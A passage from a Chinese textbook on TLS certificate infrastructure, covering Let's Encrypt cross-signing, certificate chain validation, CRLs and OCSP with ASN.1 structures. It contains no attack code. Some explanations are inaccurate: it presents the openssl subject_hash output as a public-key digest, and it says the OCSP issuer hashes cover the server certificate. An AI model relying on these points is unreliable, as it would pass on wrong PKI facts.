
一个新的 CA 机构（比如 Let's Encrypt）如果要投入服务，不可能立刻嵌入到证书校验方的可信任证书列表，解决的方案就是让另外一个根 CA 机构（比如 IdenTrust）对其进行交叉认证，也就是说 IdenTrustCA 机构的根证书可以给 Let's Encrypt 签发一张二级 CA 证书，该二级 CA 证书再签发服务器实体证书，由于大部分证书校验方集成了 IdenTrustCA 机构的根证书，所有由 Let's Encrypt 签发的服务器实体证书就能够快速提供服务了。

接下来使用 Let's Encrypt 来理解委派认证和交叉认证。

1) 委派认证

Let's Encrypt 的根证书是 ISRG Root X1，证书地址是 <https://letsencrypt.org/certs/isrgrootx1.pem.txt>，它希望大部分证书校验方集成该证书。


ISRG Root X1 委派 Let's Encrypt Authority X3 二级 CA 签发服务器实体证书，二级 CA 证书地址是 <https://letsencrypt.org/certs/letsencryptauthorityx3.pem.txt>，Let's Encrypt Authority X3 二级 CA 可以称为 Let's Encrypt ISRG。



2) 交叉认证

Let's Encrypt 使用 IdenTrustCA 机构的根证书进行交叉认证，IdenTrust 根证书是 DST Root CA X3。

DST Root CA X3 为 Let's Encrypt 签发的二级 CA 证书是 Let's Encrypt Authority X3，该证书的地址是 <https://letsencrypt.org/certs/lets-encrypt-x3-cross-signed.pem.txt>，Let's Encrypt Authority X3 二级 CA 可以称为 Let's Encrypt DST。



注意一点，由于大部分证书校验方还没有集成 Let’s Encrypt 根证书，所以向 Let’s Encrypt 申请服务器实体证书，都是由 Let’s Encrypt DST 二级 CA 证书签发服务器实体证书的，读者可以查看 chain.pem 文件，确认是 Let’s Encrypt DST 中间证书还是 Let’s Encrypt ISRG 中间证书。

但不管是 Let’s Encrypt ISRG 还是 Let’s Encrypt DST 中间证书，这两个证书包含的公钥是相同的，可以使用下列命令进行校验。

获取 Let’s Encrypt ISRG 中间证书公钥：

```
# 下载 Let’s Encrypt ISRG 中间证书
$ wget https://letsencrypt.org/certs/letsencryptauthorityx3.pem.txt -O isrg.pem

# 显示证书包含的公钥摘要值，该公钥用来验证服务器实体证书的签名
$ openssl x509 -in isrg.pem -subject_hash -noout

# 输出值
4f06f81d
```


获取 Let’s Encrypt DST 中间证书公钥：

```
# 下载 Let’s Encrypt DST 中间证书
$ wget https://letsencrypt.org/certs/lets-encrypt-x3-cross-signed.pem.txt -O dst.pem

# 显示证书包含的公钥摘要值，该公钥用来验证服务器实体证书的签名
$ openssl x509 -in dst.pem -subject_hash -noout

# 输出值
4f06f81d
```

两个证书包含的公钥都是相同的，这说明什么？Let’s Encrypt ISRG 和 Let’s Encrypt DST 都可以校验服务器实体证书的签名，也就是下面的关系：



理解到目前，预留几个问题在第 7 章中讲解。

- ◎ 一张服务器实体证书有多条信任链，服务器配置的时候只能选择一条信任链，那么证书校验方选择哪条信任链呢？

- ◎ Let's Encrypt 的根证书如果被某个浏览器直接信任，是如何校验的呢？
- ◎ 服务器实体申请证书的时候，CA 机构可以签发两张证书，两张证书可以包括 ECDSA 或者 RSA 公钥，这样的证书叫作双证书，双证书的工作原理是什么？

6.3.6 证书完整校验

从浏览器的角度来看，接收到服务器发送的证书链后，需要通过证书验证服务器的身份，X.509 标准没有规定校验证证书的标准，不同浏览器校验证证书的规则也是不一样的，从安全的角度来看，校验主要包含四个步骤。

1) 证书链的校验

证书链的校验上一节已经讲解，主要是迭代校验每张证书的签名，最后会找到自签名的根证书，由于浏览器已经集成了根证书，可以充分信任根证书的公钥，完成最后的签名校验。

对于浏览器来说，需要确保证书链是完整的，如果服务器发送的证书链不完整，浏览器会自行构建证书链，构建的方法就是从证书中找出上一级证书，可以通过 CA 密钥标识符 (X509v3 Authority Key Identifier) 扩展或者 CA 机构信息 (Authority Information Access) 扩展找到上一级证书。

签名验证成功只能代表某张服务器证书确实是由某个根证书签发的，并不能表示身份验证成功，还要继续进行校验。

2) 服务器实体证书的校验

浏览器首先根据 X.509 标准解析服务器实体证书，进行如下校验：

- (1) 浏览器访问的域名是不是与证书使用者可选名称 (SAN) 扩展包含的域名匹配，如果不匹配，校验失败。
- (2) 日期校验，证书包含有效期，生效时间位于 {notBefore,notAfter} 区间，如果证书过期，校验失败。
- (3) 证书扩展校验，如果扩展 Critical 被标识为 True，客户端必须正确处理该扩展，否则校验失败。
- (4) 对于服务器实体证书来说，其包含了一个公开密钥算法的公钥，需要校验该公钥的用途。校验方法就是判断密钥用法 (Key Usage) 扩展，该扩展对应的值如果不包含数字签名 (Digital Signature) 和密钥协商 (Key Encipherment)，校验失败。

3) 中间证书校验

和服务器实体证书一样，每个中间证书也要进行校验。

(1) 日期校验，校验证书有效期。

(2) 证书扩展 Critical 如果标识为 True，必须校验。

(3) 中间证书也包含一个公钥，需要校验该公钥的用途，校验方法就是判断密钥用法 (Key Usage) 扩展，该扩展对应的值如果不包含 Digital Signature (数字签名)、Certificate Sign (签名证书)、CRL Sign (签署 CRL)，校验失败。

(4) 校验基础约束 (basic constraints) 扩展，校验中间证书是否能够签发证书，如果不允许签发，校验失败。

4) 吊销状态校验

下一节会重点介绍吊销状态，可以使用 CRL 机制和 OCSP 协议机制进行校验，校验的逻辑非常复杂，有些浏览器可能会放弃吊销状态的检查，需要注意的是，服务器实体证书和中间证书都需要校验吊销状态，但具体如何校验取决于浏览器，这些并不是 TLS/SSL 协议的标准。

6.4 CRL

6.4.1 证书过期和吊销

证书过期和吊销是两个不同的概念，证书过期并不代表证书吊销，所有过期的证书肯定是无效的，但没有过期的证书并不一定是有效的。

由于某些原因，未过期的证书不能确保证书拥有者的身份，对于证书校验方（浏览器）来说，仅仅校验服务器实体证书并不能确定服务器实体的身份，需要通过一种机制校验证书的吊销状态，如果证书处于吊销状态，表明服务器实体身份校验失败。在 PKI 中，有两种机制能够完成该工作，分别是 CRL 和 OCSP，本节主要讲解 CRL。

证书吊销有两种状态，分别是：

- ◎ 永久吊销，表示某张证书永久性地被吊销。
- ◎ 临时吊销，由于某些原因，某张证书只是临时被吊销。

6.4.2 证书被吊销的原因

服务器实体证书可能会被吊销，吊销的原因有以下几种：

- ◎ 一个 CA 机构错误签发了一张证书，为了让证书校验方取消信任该证书，CA 机构可以吊销该证书，然后重新签发一张证书。
- ◎ 不怀好意的攻击者诱使 CA 签发了一张证书，CA 机构发现后，有义务立刻吊销该证书。
- ◎ 吊销最主要的原因是服务器实体发现证书对应的密钥对（主要是私钥）被泄露了，服务器实体立刻告知 CA 机构，期望快速吊销该证书，然后再签发一张证书。

6.4.3 CRL 是什么

CRL（Certificate Revocation List，证书吊销列表），它是 PKI 技术的一个重要组成部分，有了 CRL，证书所有者才能合法地证明自己的身份，仅仅凭借服务器实体证书并不能完整地确认服务器实体的身份。

CRL 标准是 TLS/SSL 协议的一部分，X.509 V2 标准定义了 CRL 的语法和语义信息，CRL 结构类似于证书，也使用 ASN.1 结构来解释其含义。

CRL 是一个文件，和证书一样，也是一个结构化文件，每个 CA 机构将所有的吊销证书（由其签发的）集成在一个文件中，这就是 CRLs（Certificate Revocation Lists）。

CRLs 相当于一个黑名单，包含了所有被吊销服务器实体证书的序列号和吊销原因，如果一个待校验服务器实体证书的序列号能够匹配 CRLs，表示该证书被吊销了。随着时间的推移，CRLs 黑名单会越来越大，这是 CRL 技术逐步被 OCSP 技术取代的主要原因。

CRLs 由 CA 机构发布，该文件在互联网上有一个 URL 地址，该地址称为 CRL 分发点，CRL 分发点以 HTTP 的形式提供。证书校验方（浏览器）如何知晓 CRL 分发点地址？每张证书中包含 CRL 分发点扩展。

为了避免 CRLs 被篡改，CA 会对 CRLs 进行数字签名，CRLs 中包含了两个和签名有关的属性，分别是签名算法和签名值。需要注意的是，CA 机构签发服务器实体证书的私钥和签发 CRLs 的私钥可以是不同的，甚至 CA 机构可以委托另外一家 CA 机构签发 CRLs。

CA 机构一般会用一个独立的证书对 CRLs 进行签名，从安全的角度考虑，某张证书如果要签发 CRLs，该证书的密钥用法（Key Usage）扩展必须被置为 keyCertSign 和 cRLSign。

既然 CRLs 被数字签名保护，证书校验方必须校验 CRLs 文件的签名，和验证服务器实体证书一样，证书校验方必须从 CRLs 文件迭代找出证书链，构建完整的校验证书链，验证 CRLs 的合法性。当然浏览器为了加快握手速度，也可以不校验签名，直接查询 CRLs 名单中是否包含待校验服务器证书的序列号，从而完成 CRL 校验。

6.4.4 CRL 校验

现在从证书校验方的角度，思考如何校验 CRL，大概步骤如下：

- ◎ 浏览器接收到服务器实体证书后，校验服务器实体证书的证书链是否可信，如果校验成功，则校验吊销状态。
- ◎ 浏览器从服务器实体证书中找出 CRL 分发点。
- ◎ 将整个 CRLs 下载到浏览器上，由于 CRLs 非常大，网络下载需要更多的时间，为避免频繁下载，浏览器会定期缓存 CRLs 结果，减少对 CRLs 的请求。
- ◎ CRLs 经过数字签名保护，客户端需要找到公钥验证签名，在 CRLs 文件中寻找 CRLs 的签发者，进而找到 CRLs 的完整证书链（包含集成到浏览器中的根证书），最终完成签名验证。
- ◎ 浏览器根据 X.509 V2 标准解析 CRLs，得到 ASN.1 结构，虽然只是查询某张证书的吊销状态，但浏览器必须解析一个很大的 CRLs 文件，该步骤非常消耗浏览器的 CPU 资源。
- ◎ 解析出 ASN.1 结构，如果待校验证书的序列号存在于 CRL 黑名单中，表示该证书被吊销了。

在这个过程中，有几点需要说明：

- ◎ 在没有完成 CRL 检查之前，整个 TLS/SSL 协议握手过程是阻塞的，会延长 TLS/SSL 协议握手时间。
- ◎ 如果 CRLs 下载超时，一般情况下，浏览器会忽略检查证书吊销状态，这可能带来安全问题，攻击者可以劫持 CRLs 请求，迫使请求超时。
- ◎ 整个校验工作由浏览器内部完成，攻击者并不知晓浏览器的内部行为，对于攻击者来说，只知道浏览器下载了一个 CRLs 文件。
- ◎ 从安全性的角度看，服务器实体证书和所有中间证书都必须校验 CRL 吊销状态，但是大部分浏览器从效率的角度考虑，一般只校验服务器实体证书的吊销状态。

6.4.5 CRL 的结构

接下来从协议的角度了解 CRL 的内部结构。

1) CertificateList

```
CertificateList ::= SEQUENCE {
    tbsCertList          TBSCertList,
    signatureAlgorithm   AlgorithmIdentifier,
    signatureValue       BIT STRING
}
```

CRLs 以类似证书的形式发布，发布者会对其进行签名，所以 CertificateList 结构中会指明签名算法和签名值，分别是 signatureAlgorithm 和 signatureValue 属性。

tbsCertList 是一个复杂的结构体，包含的信息比较多，包含 CRLs 发布者、发布日期、所有吊销证书列表等信息。

2) tbsCertList

接下来了解 tbsCertList 对应的 TBSCertList 结构：

```
TBSCertList ::= SEQUENCE {
    # 版本号，必须是 V2 版本
    version          Version OPTIONAL,
    # 签名算法，和 CertificateList 结构中的 signatureAlgorithm 一样。
    signature         AlgorithmIdentifier,
    # CRLs 签发者
    issuer            Name,
    # CRLs 本次更新时间
    thisUpdate        Time,
    # CRLs 下次更新时间
    nextUpdate        Time OPTIONAL,

    # 被吊销的证书列表
    revokedCertificates SEQUENCE OF SEQUENCE {
        # 服务器实体证书序列号
        userCertificate      CertificateSerialNumber,
        # 服务器实体证书吊销时间
        revocationDate       Time,
        # 可选的扩展
        crlEntryExtensions   Extensions OPTIONAL
    } OPTIONAL,

    # 可选的扩展
    crlExtensions           [0] EXPLICIT Extensions OPTIONAL
}
```

```
}
```

(1) issuer

指定 CRLs 的签署者，CA 可以委托其他 CA 机构签发 CRLs，也可以直接签发 CRLs，如果 CA 同时签发证书和 CRLs，一般情况下签名的私钥是不一样的。

(2) thisUpdate 和 nextUpdate

CRL 的签署者可以告知 CRLs 校验者（浏览器）CRLs 本次更新时间和下次更新时间，浏览器可以根据这两个时间点缓存 CRLs 结果，从而减少对 CRLs 的请求。

(3) revokedCertificates

所有被吊销的证书包含在该字段中，那么如何判断某个服务器实体证书是否被吊销了呢？在 `revokedCertificates` 中记录了所有被吊销服务器实体证书的序列号（`serial number`），同时也包含证书吊销的时间。

(4) crlExtensions

CRL 扩展是 CRLs 中非常关键的一部分，它提供了额外的一些信息，每个扩展可以标识为 `critical` 或者 `non-critical`，对于 CRLs 校验者（浏览器）来说，必须处理标识为 `critical` 的扩展，而标识为 `non-critical` 的扩展可以忽略，下面列举几个常见的扩展。

- ◎ 密钥标识符（`Authority Key Identifier`）扩展：是一种找到 CRLs 签发者证书的手段。
- ◎ CRL Number 扩展：通过该扩展也可以找到 CRLs 签发者的证书。
- ◎ `Authority Information Access` 扩展：描述了 CRLs 签发者的一些其他信息。

3) revokedCertificates 结构

`revokedCertificates` 结构包含了被吊销服务器实体证书的信息，由三部分组成。

- (1) `userCertificate`：表示被吊销服务器实体证书的序列号。
- (2) `revocationDate`：表示被吊销服务器实体证书吊销的时间。
- (3) `crlEntryExtensions`：是可选的扩展，主要包含以下几个扩展。
 - ◎ `Reason Code` 扩展：表示证书被吊销的原因。
 - ◎ `Invalidity Date`：表示证书吊销的时间。
 - ◎ `Certificate Issuer`：表示是谁签发了服务器实体证书。

后续会使用 `OpenSSL` 命令行工具了解 CRLs 的内部结构。

6.4.6 CRL 存在的问题

CRL 非常重要，但目前逐渐被 OCSP 替代了，主要原因如下。

1) CRLs 维护的复杂度

对于一个 CA 机构来说，其签发的证书越多，被吊销的证书也会越来越多，CRLs 会越来越大，文件越大越影响下载速度，从而影响握手效率。

2) CRLs 并不是实时更新的

CA 机构接收到证书吊销请求后，并不会立刻更新 CRLs，在没有更新 CRLs 之前，存在问题的证书对于证书校验方来说还是有效的，从而存在安全风险。

3) 证书校验方校验复杂度

客户端为了校验服务器实体证书的吊销状态，必须下载完整的 CRLs 文件，仅仅为了检查一张证书的吊销状态，也需要进行复杂的解析操作，进一步消耗浏览器的运算能力。

4) soft-fail 校验

如果一个 CRLs 文件没有完成下载，那么浏览器如何确定证书的状态呢？从绝对安全的角度来看，应该终止 TLS/SSL 协议的握手，但从实际情况看，终止连接会影响用户的体验（不能访问该网站了），万般无奈之下，浏览器一般选择跳过 CRLs 的校验，也就是采用 soft-fail 校验（软校验）的方式，而 soft-fail 校验存在安全风险，因为一个已经被吊销的证书仍然能够完成身份校验。

5) 阻塞操作

对于证书校验方来说，检查证书的吊销状态后，才能进行后续的 TLS/SSL 协议的握手，由于 CRL 文件过大、下载缓慢、解析复杂的特点，会进一步导致 TLS/SSL 握手效率的下降，因为 CRL 校验过程是同步的，是一个阻塞操作。

6) 客户端缓存 CRLs 带来的问题

由于 CRLs 文件比较大，且更新并不是很频繁，对于证书校验方来说，一般会缓存 CRLs 的结果，如果某个证书刚刚被吊销，而证书校验方仍然使用 CRLs 缓存校验，会出现安全风险。

由于存在这么多的问题，目前浏览器厂商和 CA 机构都逐渐弱化 CRL 的使用，比如：

- ◎ Let's Encrypt 签发的证书已经不包含 CRL 分发点，也就是不提供 CRL 服务。
- ◎ Firefox 28 以后的版本，Firefox 将不会校验 CRL，使用 OCSP 机制代替。
- ◎ Chrome 19 以后的版本也不会校验 CRL，但 Chrome 也不使用 OCSP 机制。

6.5 OCSP

OCSP 和 CRL 一样，也是 PKI 技术的一部分，CRL 目前已经逐步被 OCSP 淘汰，通过比较 CRL 和 OCSP，读者能够进一步加深对于密码学的理解，在实际部署的时候，OCSP 被 OCSP 封套（OCSP Stapling）技术替代，这会在下一节中讲解，本节重点讲解 OCSP。

6.5.1 OCSP 是什么

OCSP（Online Certificate Status Protocol，在线证书状态协议）是 PKIX 工作组创建的一个新标准，定义在 RFC 6960 文档中，主要目的是为了替换 CRL，更好地核实证书的使用。

OCSP 和 CRL 的相同点：

- ◎ OCSP 和 CRL 一样都是为了获取证书的吊销状态，但在技术实现上，OCSP 更高效、扩展性更好。
- ◎ OCSP 和 CRL 一样，也要部署专门的服务，这些服务由 CA 机构提供。
- ◎ 不管是 OCSP 响应，还是完整的 CRLs 文件，为了避免数据篡改，通过数字签名技术保护。
- ◎ 和 CRL 一样，OCSP 服务也以 HTTP 的形式提供，确切地说 OCSP 服务也有一个 URL 地址。
- ◎ 和 CRL 一样，CA 机构可自行部署 OCSP 服务，也可以由第三方 CA 机构提供服务。
- ◎ 和 CRL 一样，浏览器负责发送 OCSP 请求，然后等待 OCSP 响应，最终完成证书吊销状态的检查。

OCSP 和 CRL 的区别：

- ◎ 使用 CRL 校证书吊销状态的时候，需要下载完整的 CRLs 文件，然后再进行吊销状态检查；而使用 OCSP 获取证书状态则简单得多，OCSP 请求方为了查询某张证书的吊销状态，向 OCSP 提供方发送一个查询请求，OCSP 提供方根据查询条件，直接返回该证书的吊销状态。
- ◎ OCSP 服务更新更及时，证书的吊销操作会快速同步至 OCSP 服务。
- ◎ 从可扩展性的角度看，OCSP 服务除了提供证书吊销状态，还可以提供证书的其他状态，比如某些 CA 机构的 OCSP 服务还包括证书的透明度信息。

- ◎ OCSP 服务也使用数字签名技术确保响应是完整的，和 CRL 不一样的是，OCSP 响应包含完整的证书链，无须 OCSP 请求方额外获取签名证书链，证书链用于校验 OCSP 响应的签名。对于 CRL 来说，需要自行构建证书链校验 CRLs 签名。
- ◎ 相比 CRL 来说，OCSP 服务响应速度更快，很多 CA 机构使用 CDN 技术加速 OCSP 服务。

OCSP 是一个新的标准，并不属于 TLS/SSL 协议的一部分，一些旧的浏览器还不支持 OCSP，所以其兼容性非常重要，可喜的是，大部分较新版本的浏览器都支持该协议。

OCSP 协议兼容性如下：

- ◎ Firefox 所有版本都支持 OCSP 检查。
- ◎ IE 浏览器除了 Windows XP 系统，其他都支持 OCSP 检查。
- ◎ Chrome 比较特殊，对于非 EV 证书，Chrome 默认并不支持 OCSP 检查，而采用其他技术解决解决，谷歌有自己的解决方案。

6.5.2 OCSP 模型概述

从宏观上理解 OCSP 很简单，但在部署 OCSP 服务（尤其是 OCSP 封套）的时候，可能会遇到一系列的问题，所以有必要理解 OCSP 的工作原理和模型。

1) request/response 请求和响应模型

OCSP 请求方一般是浏览器，发出的请求结构如下：

- ◎ 协议版本（protocol version）。
- ◎ service request。
- ◎ 服务器证书的序列号（target certificate identifier），表示待校验服务器实体证书的序列号，一次查询可以包含多个序列号。
- ◎ 可选的扩展。

一个正确的 OCSP 响应包括：

- ◎ 响应的版本号，表示 OCSP 版本。
- ◎ 响应标识符，用于表示某个 OCSP 响应。
- ◎ 响应生成的时间。
- ◎ 可选的扩展。

- ◎ 证书的吊销状态信息，包含具体的吊销状态。
- ◎ 签名算法，表示响应使用的签名算法。
- ◎ 签名值，表示响应对应的签名值。

证书吊销状态是一个复杂的结构体，包含的信息如下：

- ◎ 服务器证书的序列号，和 OCSP 请求的序列号一一对应。
- ◎ 证书的状态信息，可能是 good、revoked、unknown 三个值中的某一个。
- ◎ 响应有效时间范围（response validity interval）。
- ◎ 可选的扩展。

证书的状态信息解释如下：

- ◎ “good” 状态，表示在某个时间段，该证书是有效的，没有被吊销。
- ◎ “revoked” 状态，表示证书被吊销，吊销可能是临时的也可能是永久的。
- ◎ “unknown” 状态，表示 OCSP 提供方并不知道待查询证书的相关信息，比如 OCSP 服务并不知道待校验证书的签署者是谁，无法进行响应。

需要区分 “revoked” 状态和 “unknown” 状态，对于 “unknown” 状态，OCSP 校验方必须通过其他手段（比如 CRL）确认证书的状态信息。

响应有效时间范围是一个很重要的概念，有几个比较重要的属性。

- ◎ **thisUpdate, nextUpdate:** {thisUpdate,nextUpdate} 表示在这段时间内，证书的吊销状态是最新的，OCSP 请求的时间应该处于 {thisUpdate,nextUpdate} 区间，避免获取的证书状态不是最新的。
- ◎ **producedAt:** OCSP 响应产生的时间。
- ◎ **revocationTime:** 证书被吊销的时间。

响应有效时间范围主要供 OCSP 请求方确认响应是否有效，如果一个攻击者劫持了一个 OCSP 响应并保存下来，以便将来进行攻击。过了一段时间，攻击者劫持了一个新的 OCSP 请求，并用原先保存的 OCSP 响应作为最新的响应返回给 OCSP 请求方。OCSP 请求方应该通过响应有效时间范围校验本次请求是否有效，如果不校验，那么获取的证书状态信息可能不是新的，可能存在安全风险。

2) 异常处理

request/response 模型也会遇到错误，一旦发生错误，OCSP 服务会告知 OCSP 请求方

错误信息。需要注意的是，错误响应没有经过签名处理，错误包含下列几种情况。

- ◎ **malformedRequest**: 表示 OCSP 请求语法错误。
- ◎ **internalError**: 表示 OCSP 服务遇到内部的错误，如果返回该错误，OCSP 请求方应该进行重试。
- ◎ **tryLater**: 表示服务临时不可用。
- ◎ **sigRequired**: OCSP 请求方可以对请求进行签名，避免请求被攻击者篡改，为了让 OCSP 提供方校验签名，OCSP 请求方需要提供可选的证书供验证，如果 OCSP 提供方不能正确验证签名，则返回该错误。
- ◎ **unauthorized**: 表示请求未经授权。

3) 密码学保护

OCSP 响应需要签名，生成签名也需要有一个证书链，服务器实体的证书链和 OCSP 响应的证书链是否是同一个呢？OCSP 标准建议使用下面两种方式的某一种：

- ◎ 签署服务器实体证书的证书也用来签署 OCSP 响应。
- ◎ 签署服务器实体证书的 CA 机构可以授权其他 CA 机构签署 OCSP 响应。

也就是说，签署服务器实体证书的私钥和签署 OCSP 响应的私钥可以不是同一个，为了安全起见，签署 OCSP 响应的证书，其密钥扩展用法（Extended Key Usage）扩展必须置为 **id-kp-OCSPSigning**，表示该证书可以对 OCSP 响应进行签名。

对于 OCSP 请求方来说，签名验证机制如下：

- ◎ 如果 OCSP 响应没有签名证书链，可以选择不校验签名，直接获取证书吊销状态。
- ◎ 如果 OCSP 响应没有签名证书链，可以自行构建证书链校验。
- ◎ 如果 OCSP 响应包含签名证书链，使用该证书链进行校验，由于根证书已经嵌入浏览器可信任根证书列表中，所以不会存在证书链伪造的问题。

很多 OCSP 服务的 OCSP 响应虽然使用数字签名保护，但是响应并不包含签名校验的证书链，比如 Let's Encrypt 采用的就是这种策略，对于 OCSP 请求方来说，可以选择不校验签名，直接获取响应的结果（good、revoked、unknown 三个状态之一）。

4) OCSP 响应处理逻辑

对于大部分 OCSP 请求方来说，处理响应的逻辑如下：

- ◎ 从服务器实体证书的 Authority Information Access 扩展中获取 OCSP 服务的地址。
- ◎ 使用一个新的 TCP 连接发出 OCSP 请求，OCSP 请求方也可以对请求进行签名，

这是可选的。

- ◎ 获取到 OCSP 响应后，验证签名，确保响应没有被篡改。
- ◎ 如果 OCSP 响应的待校证书状态是 good，则继续进行握手；如果没有获取到 OCSP 响应，采取 soft-fail 机制，忽略 OCSP 响应，继续进行握手，该过程存在安全风险，因为该证书可能已经被吊销了。

6.5.3 OCSP 详解

接下来讲解 OCSP 的协议，也采用 ASN.1 结构来描述，读者可以通过本节进一步加深对 OCSP 的理解。

1) request 请求结构

(1) OCSPRequest 结构

OCSPRequest	::=	SEQUENCE {
tbsRequest		TBSRequest,
optionalSignature	[0]	EXPLICIT Signature OPTIONAL
		}

OCSPRequest 结构由两部分组成，tbsRequest 表示具体的请求结构，optionalSignature 是签名信息，签名是可选的。

(2) Signature

Signature	::=	SEQUENCE {
signatureAlgorithm		AlgorithmIdentifier,
signature		BIT STRING,
certs	[0]	EXPLICIT SEQUENCE OF Certificate OPTIONAL
		}

签名由三部分组成，signatureAlgorithm 和 signature 很熟悉，cert 相当于签名的完整证书链，用于对请求进行签名。

(3) TBSRequest

tbsRequest 对应的类型是 TBSRequest，是 OCSP 中重要的组成部分。

TBSRequest	::=	SEQUENCE {
version	[0]	EXPLICIT Version DEFAULT v1,
requestorName	[1]	EXPLICIT GeneralName OPTIONAL,
requestList		SEQUENCE OF Request,
requestExtensions	[2]	EXPLICIT Extensions OPTIONAL
		}

- ◎ `version` 是协议的版本号。
- ◎ `requestorName` 是可选的，表示 OCSP 请求者的名称。
- ◎ `requestList` 表示 OCSP 请求的详细结构，会重点讲解。
- ◎ `requestExtensions` 的类型是 `Extensions`，`Extensions` 和证书中的 `Extensions` 的定义是一样的，OCSP 标准有多个扩展，比较重要的是 `Nonce` 扩展。

在 OCSP 请求中，很容易进行重放攻击，攻击者很容易构建一个 OCSP 请求，然后不断发送同一个 OCSP 请求，即使过了很长一段时间，同样的 OCSP 请求也是生效的。

为了避免产生这种攻击，OCSP 请求方可以在请求中放置一个 `Nonce`（随机数），保证每个证书的 OCSP 请求都是唯一的，对于 OCSP 响应方来说，每个 `Nonce` 必须消费掉，相同 `Nonce` 的请求是不允许的。由于维护 `Nonce` 需要成本，比如需要通过数据库存储 `Nonce`，所以很多 CA 机构会忽略该扩展。

（4）Request

OCSP 请求包含的主要信息就是待校证书的信息，`requestList` 的类型是 `Request`，定义如下：

```
Request ::= SEQUENCE {
    reqCert                CertID,
    singleRequestExtensions [0] EXPLICIT Extensions OPTIONAL
}

CertID ::= SEQUENCE {
    hashAlgorithm      AlgorithmIdentifier,
    issuerNameHash     OCTET STRING, -- Hash of issuer's DN
    issuerKeyHash       OCTET STRING, -- Hash of issuer's public key
    serialNumber        CertificateSerialNumber
}

```

`requestList` 可以查询多个证书的 OCSP 信息，`Request` 结构由两部分组成，主要讲解 `reqCert`。

`reqCert` 的类型是 `CertID`，由 4 部分组成。

- ◎ `hashAlgorithm`：表示 Hash 算法，注意这个 Hash 算法和客户端签名 OCSP 请求的算法并没有关系。
- ◎ `issuerNameHash`：表示 OCSP 请求方对服务器实体证书的使用者名称进行摘要计算。

- ◎ issuerKeyHash：表示 OCSP 请求方对服务器实体证书的公钥进行摘要计算。
- ◎ serialNumber：表示待校验证书的序列号。

issuerNameHash 和 issuerKeyHash 是为了防止对于不同服务器实体证书构建出一条相同的请求，使用摘要算法能够避免发生这种情况。

2) response 响应结构

讲解完 request 请求结构后，再讲解 response 响应结构。

(1) 响应的语法

OCSP 的响应也采用 ASN.1 结构来描述，OCSP 服务由应用层协议提供，比如 HTTP、SMTP、LDAP 能够提供 OCSP 服务。在 HTTPS 网站中，一般使用 HTTP 提供 OCSP 响应服务。

(2) OCSPResponse

```
OCSPResponse ::= SEQUENCE {
    responseStatus      OCSPResponseStatus,
    responseBytes       [0] EXPLICIT ResponseBytes OPTIONAL
}
```

responseStatus 表示本次请求是否成功，如果处理失败，则 responseBytes 返回为空；如果处理正确，responseBytes 包含了详细的响应信息。

responseStatus 状态由以下几个组成：

```
OCSPResponseStatus ::= ENUMERATED {
    successful          (0), -- Response has valid confirmations
    malformedRequest    (1), -- Illegal confirmation request
    internalError        (2), -- Internal error in issuer
    tryLater             (3), -- Try again later
    sigRequired          (5), -- Must sign the request
    unauthorized         (6)  -- Request unauthorized
}
```

这些错误状态在本节开始已经讲解过。

(3) ResponseBytes

```
ResponseBytes ::= SEQUENCE {
    responseType  OBJECT IDENTIFIER,
    response      OCTET STRING
}
```

responseBytes 的类型是 ResponseBytes，ResponseBytes 由两部分组成：

◎ responseType 表示响应类型，分别是 id-pkix-ocsp 和 id-pkix-ocsp-basic。

◎ response 的内容取决于 responseType。

如果 responseType 的类型是 id-pkix-ocsp-basic，则 response 对应的类型就是 BasicOCSPResponse，该结构由 4 部分组成：

```
BasicOCSPResponse ::= SEQUENCE {
    tbsResponseData      ResponseData,
    signatureAlgorithm    AlgorithmIdentifier,
    signature             BIT STRING,
    certs                [0] EXPLICIT SEQUENCE OF Certificate OPTIONAL
}
```

◎ signatureAlgorithm、signature：表示签名相关的信息。

◎ certs：表示签名的证书链，对 OCSP 响应进行签名，是可选的。

◎ tbsResponseData：OCSP 响应的主要组成部分。

(4) ResponseData

tbsResponseData 的类型是 ResponseData，由 5 部分组成：

```
ResponseData ::= SEQUENCE {
    version                [0] EXPLICIT Version DEFAULT v1,
    responderID            ResponderID,
    producedAt             GeneralizedTime,
    responses              SEQUENCE OF SingleResponse,
    responseExtensions     [1] EXPLICIT Extensions OPTIONAL }

```

◎ version：表示响应对应的协议版本。

◎ responderID：表示响应的 ID 号。

◎ producedAt：表示请求完成的时间。

◎ responses：每个待校验服务器实体证书的状态信息。

responses 的类型是 SingleResponse，可以包含多个待校验证书的响应，该结构如下：

```
SingleResponse ::= SEQUENCE {
    certID                CertID,
    certStatus            CertStatus,
    thisUpdate            GeneralizedTime,
    nextUpdate            [0] EXPLICIT GeneralizedTime OPTIONAL,
    singleExtensions      [1] EXPLICIT Extensions OPTIONAL
}
```

```
CertStatus ::= CHOICE {  
    good          [0]      IMPLICIT NULL,  
    revoked       [1]      IMPLICIT RevokedInfo,  
    unknown       [2]      IMPLICIT UnknownInfo  
}
```

- ◎ **certID**：表示证书的序列号。
- ◎ **certStatus**：表示证书的状态。
- ◎ **thisUpdate**、**nextUpdate**：表示和该证书 OCSP 响应有关的时间。

6.6 OCSP 封套

